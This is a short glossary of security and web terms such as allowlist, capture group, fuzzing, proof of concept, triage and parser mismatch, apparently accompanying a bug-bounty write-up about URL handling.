- Whitelist (allowlist): a list of things that are permitted; everything else is refused.
- Regular expression (regex): a pattern language for matching and extracting text.
- Capture group: a bracketed piece of a regex whose matched text is returned separately, for example the authority inside a URL.
- Fuzzing: trying many automatically generated inputs to find interesting behaviour.
- Reverse-engineering: reading code you did not write to work out what it does.
- Obfuscated code: code whose names and layout have been scrambled to make it hard for humans to read.
- Grepping: searching through many files for a piece of text.
- POC (proof of concept): a small demonstration that a bug is real and exploitable.
- Triage: the first review a security team does on a report to judge whether it is valid and how serious it is.
- P1 and P4: priority labels, where P1 is high priority and P4 is low.
- Parser mismatch: when two pieces of software read the same text differently, so a check and the real behaviour disagree.
- ASCII: the standard table that gives every basic character a number, covering letters, digits and punctuation.
- Chromium: the open-source browser project behind Chrome, whose source code is public.
- Closure library: Google's common JavaScript library, which is open source and hosted on GitHub.
- JSON: a text format for writing structured data, such as lists and key-value pairs.
- Query string: the part of a URL after the
?, carrying settings passed to the page. - Fragment: the part of a URL after the
#. - JavaScript console: the built-in browser tool where you can type JavaScript and see results immediately.
- Impact: how much harm a bug can cause if someone abuses it.
- User interaction: a step the victim has to take, such as clicking a button, for an attack to work.


